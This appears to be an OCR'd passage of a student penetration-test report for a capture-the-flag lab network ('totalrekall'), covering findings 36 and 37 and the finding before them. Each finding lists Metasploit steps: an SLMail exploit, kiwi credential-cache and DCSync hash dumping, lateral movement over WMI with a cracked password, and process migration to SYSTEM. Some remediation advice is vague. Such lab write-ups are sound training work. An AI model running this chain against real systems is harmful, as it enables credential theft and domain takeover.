
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Run msfconsole. Search slmail. Use 0. Set LHOST to 172.22.117.100. Set RHOSTS 172.22.117.20 Run In meterpreter, load kiwi kiwi_cmd lsadump::cache background search wmi use 15 options (In another tab, nano hash2.txt and paste ADMBob(colon) and the hash included. The password is Changeme!) Continuing on, set SMBDomain totalrekall set SMBUser ADMBob set SMBPass Changeme! set RHOSTS 172.22.117.10 set LHOST 172.22.117.100 set SESSION 1 run In meterpreter, run shell Then, the next command is:net user to find flag 8.
Images	







Affected Hosts	172.22.117.10
Remediation	Any local or remote sign-in should be validated in correlation to the firewalls you have set up.

Vulnerability 36	Findings
Title	Escalating Access
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	Run msfconsole. Search slmail. Use 0. Set LHOST to 172.22.117.100. Set RHOSTS 172.22.117.20

	Run In meterpreter, load kiwi kiwi_cmd lsadump::cache background search wmi use 15 options (In another tab, nano hash2.txt and paste ADMBob(colon) and the hash included. The password is Changeme!) Continuing on, set SMBDomain totalrekall set SMBUser ADMBob set SMBPass Changeme! set RHOSTS 172.22.117.10 set LHOST 172.22.117.100 set SESSION 1 run cd ../../../ ls cat flag9.txt
Images	
Affected Hosts	172.22.117.20
Remediation	Monitor suspicious activity by using tools of prevention and detection.

Vulnerability 37	Findings
Title	Compromising Admin
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	High
Description	In meterpreter, load kiwi. ps migrate 336 (svchost.exe x64 NT AUTHORITY/SYSTEM) → '336' is unique to me. dcsync_ntlm administrator You will find flag 10 and its NTLM hash.
Images	 
Affected Hosts	172.22.117.20
Remediation	Validation should be required by both local and remote sign-ins.